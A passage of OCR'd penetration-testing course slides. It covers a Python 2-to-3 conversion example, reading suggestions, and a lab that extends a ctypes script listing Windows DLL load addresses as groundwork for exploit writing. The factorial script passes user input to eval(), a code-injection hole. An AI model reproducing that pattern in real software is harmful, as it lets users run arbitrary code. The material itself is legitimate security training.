RefactoringTool: Refactored factorial.py
/omitted/
$ cat factorial.py
users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
username=input("Enter your username: ")
if username in users:
    number = eval(input("Enter a non-negative integer for factorial: "))
    product = 1
    for i in range(number):
        product = product * (i+1)
    print(product)
```

The revised code executes under Python 3:

```
# python3 factorial.py
Enter your username: josh
Enter a non-negative integer for factorial: 4
24
```


Where to go from Here

- Leverage Python in your work to build your skills
- Spend time looking at other projects
  - You are often free to "lift" code with proper citation
- Start with a problem, solve it with Python
- Understanding the right vocabulary will go a long way
  - list, tuple, dictionary, method, namespace, etc.
- Publish your code, seek feedback

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Where to go from Here

With an introduction to Python under your belt, it's time to get to work in leveraging Python in your everyday work in an effort to build your skills. Learning a programming language is most beneficial when you have a project, task or problem that can be solved with code, giving you a reason to apply your developing skills.

Spend some time reviewing the code of other projects, both as an example of how other people solve problems with Python, but also to find examples of code that you can re-use in your own code (when licenses permit).

A lot of learning a programming language is adopting the vocabulary. In Python, you should recognize terms such as list, tuple, dictionary, method; this will help tremendously when reading Python documentation, or when talking to other Python developers to explain a problem or understand a solution.

Finally, Python scripts are a great thing to share with the community, giving you an opportunity to seek feedback in your style and problem-solving skills, especially when you are open to accepting criticism and recommendations for improvements.



Module Summary

- Python is a powerful scripting language with great community support
- Python types, built-in's, control handlers, modules, exceptions
- Introspection is valuable for help
- Snippets you can re-use

Advanced pen-testers excel with proficiency in a scripting language.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Module Summary

We took a brief tour of Python in this module, demonstrating its power as a scripting language. With great community support and a tremendous number of add-on modules and code samples available, even novice programmers can accomplish difficult tasks with ease. We spent time looking at Python types, built-in functions, control handlers, modules, exceptions and more in this module, giving you a quick-start on your way to becoming a Python programmer.

Python introspection gives you access to enumerate the methods and variables of an object, access to the built-in help system and runtime or interactive tools to query variables, giving you a valuable aid for exploring Python and troubleshooting your code.

Finally, we looked at several examples of Python code snippets that you can re-use, leveraging file I/O, sockets and the ctypes module.

As an advanced pen-tester, the ability to leverage a scripting language will aid in your proficiency and excel at testing. Python can easily fit the bill here.




Additional Python Reading

- http://diveintopython.org
- http://docs.python.org
- http://python.about.com
- http://wiki.python.org/moin/BeginnersGuide
- Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers (TJ O'Connor)
- SANS SEC573: Python for Penetration Testers (www.sans.org/sec573)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Additional Python Reading

- Dive Into Python: An online book dedicated to helping people learn and use Python
- Official Python Documentation: The best source for documentation on modules and the behavior of Python, if not a terrific source for sample scripts using the documented functions
- Python About.com: A great collection of short tutorial articles that are easy to read for Python developers getting started
- Python Beginner's Guide: An introduction to Python available through the official Python wiki
- Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers, written by TJ O'Connor is an excellent book for people looking to build their experience with the Python programming language, using examples that are valuable for information security professionals.
- SANS SEC573: Python for Penetration Testers is a 5-day course designed to teach beginning and intermediate Python, leveraging exercises specific to penetration testing. More information on this course is available at http://www.sans.org/sec573.



Exercise: Enhancing Python Scripts

- Modify a Python script to enhance its functionality
- Start building familiarity with Python syntax and runtime bug troubleshooting
- Use common Python module functionality
  - Windows target, multi-platform code enhancements


Complete this exercise on a Windows host

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Enhancing Python Scripts

In this exercise you'll have a chance to work on building or enhancing your Python skills. A common task for beginning Python programmers (and even experienced Python programmers) is to take an existing script and modify it to add desired functionality. This gives you a chance to start building your familiarity with Python syntax and runtime bug troubleshooting while learning Python programming techniques by looking at other's people code.

In this exercise you'll use common Python module functionality that is common among many tools. The functionality you learn here will be useful for many future Python tools as well.



Install Python 2.7

- We'll use Python 2.7.8 for compatibility with the exercise tools
  - Several tools do not support Python 3
- Install python-2.7.8.msi from the course USB drive on a Windows guest
  - Accept installer defaults
- Add C:\Python27 to your PATH
- Optional: Install Notepad++ as an editor (or use your preferred)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Install Python 2.7


In this exercise we'll use Python 2.7.8 for compatibility with later exercise tools on Windows. Install the python-2.7.8.msi installer from the course USB drive on your Windows guest system, accepting the installer defaults.

Next, prepare your system PATH variable to include the C:\Python27 directory. This will allow you to invoke the Python interpreter from the command-line without having to specify the full path to the executable.

1. If you are a Windows Vista or Windows 7 user, Click Start | Run. Enter "systempropertiesadvanced.exe" and click OK. If you are a Windows XP user, click Start, then right-click on "My Computer" and select Properties, then click the Advanced tab.
2. Click the Environment Variables button in the System Properties tool.
3. Click on the Path variable in the system variables.
4. Click the Edit button.
5. In the Edit System Variable window, enter a semi-colon followed by the full path to the Python directory (e.g. ";C:\Python27", without the quotes)

After finishing these steps, simply click OK, OK, OK to accept and close the system properties window.

Optionally, you can install the Notepad++ editor from the course USB drive (npp.6.1.4.Installer.exe) to use for writing your Python scripts, or simply use the standard Windows Notepad editor, or your other preferred editor.



Your Starting Script

```
# Courtesy of Steve Sims
from ctypes import *
import sys
import string

kernel32 = windll.kernel32

if len(sys.argv)!=2:
        print "Usage: dll.py <DLL to resolve>"
        sys.exit(0)

windll.LoadLibrary(sys.argv[1])
loadAddr = kernel32.GetModuleHandleA(sys.argv[1])
print "\n"+string.upper(sys.argv[1])
print hex(loadAddr)+ " Load Address"
print hex(loadAddr + 0x1000) + " Text Segment"
```


Useful tool to search for target memory DLL load addresses.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Your Starting Script

The starting script we'll use for this exercise was contributed by Steve Sims. We saw this script earlier in the module as an example of how to use the ctypes module to run native Windows DLL functionality. This tool takes a single DLL filename as a command-line argument, loads the filename as a local library and calculates the DLL load address and text segment address.

You can download this script from the local lab server at http://files.sec660.org/dllsearch.py.



Desired Enhancements

- Examine all the files specified on the command-line, not just one for each invocation
- Add filename globbing support on Windows
- Add an exception handler for bad DLL's
- Identify DLL's where the load address is between 0x6c000000 and 0x6d000000
- Create a logfile with your results

If you are new to Python, do one of these enhancements at a time. Make sure it works, then move on to add more functionality.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Desired Enhancement

In this exercise you'll take the sample script from Steve Sims and add several useful enhancements:

- Modify the script to take multiple DLL filenames as command-line arguments and retrieve the DLL load address and text segment from each
- Add filename globbing support on Windows so the user can specify a wildcard for multiple DLL's
- Add an exception handler to gracefully continue the script for DLL's that are corrupt or for which the load address cannot be retrieved
- Identify DLL's where the load address is between 0x6c000000 and 0x6d000000
- Create a logfile output file in CSV format to record the DLL filename, load address and text segment address at the end of the script

If you are new to Python, add these enhancements to the script one at a time. Make sure it works, then move on to adding more functionality. Don't feel obligated to add all the functionality here if you are new to Python; getting through one or two in the lab time available is still a great accomplishment!

In order to complete this exercise, refer back to the notes and slides for this module in your book; all the needed functionality is covered there.




Enhancing Python Scripts - STOP

- Stop here unless you want answers to the exercise

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Enhancing Python Scripts – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.



Handling Multiple Files

```
from ctypes import *
import sys
import string
kernel32 = windll.kernel32

# If we only have one element, the tool was run with no arguments.
# Display usage information and exit.
if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

for arg in sys.argv[1:]:
        windll.LoadLibrary(arg)
        loadAddr = kernel32.GetModuleHandleA(arg)
        print "\n"+string.upper(arg)
        print hex(loadAddr) + " Load Address"
        print hex(loadAddr + 0x1000) + " Text Segment"
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Handling Multiple Files

The modified script on this slide shows one solution to adding support for multiple files. First, a check to see if there is only one command-line argument; if so, the tool was run with no arguments, so we display usage information and exit.

If there is more than one argument, a for() loop is used to iterate through the argv[] list, skipping the first list entry (the script name).

The use and output of this script will look similar to the following:

```
C:\dev>python dll-1.py c:\windows\system32\aaclient.dll
c:\windows\system32\eapp3hst.dll

C:\WINDOWS\SYSTEM32\AACLIENT.DLL
0x73250000 Load Address
0x73251000 Text Segment

C:\WINDOWS\SYSTEM32\EAPP3HST.DLL
0x6d2c0000 Load Address
0x6d2c1000 Text Segment
```



Windows Filename Globbing

```
from ctypes import *
import sys
import string
import glob
kernel32 = windll.kernel32

if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                windll.LoadLibrary(dllfile)
                loadAddr = kernel32.GetModuleHandleA(dllfile)
                print "\n"+string.upper(dllfile)
                print hex(loadAddr) + " Load Address"
                print hex(loadAddr + 0x1000) + " Text Segment"
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Windows Filename Globbing

To add support for Windows filename globbing, we import the glob module. Following the for loop to iterate through command-line arguments, a second for loop is used to iterate through the expansion of the argument in glob.glob(arg). Since arg could be "*.dll", this will cause the script to iterate through each of the matching DLL files. We use the initial for() loop followed by a second for() loop parsing the wildcard globbing so users can specify multiple wildcards on the command-line (e.g. "a*.dll z*.dll").

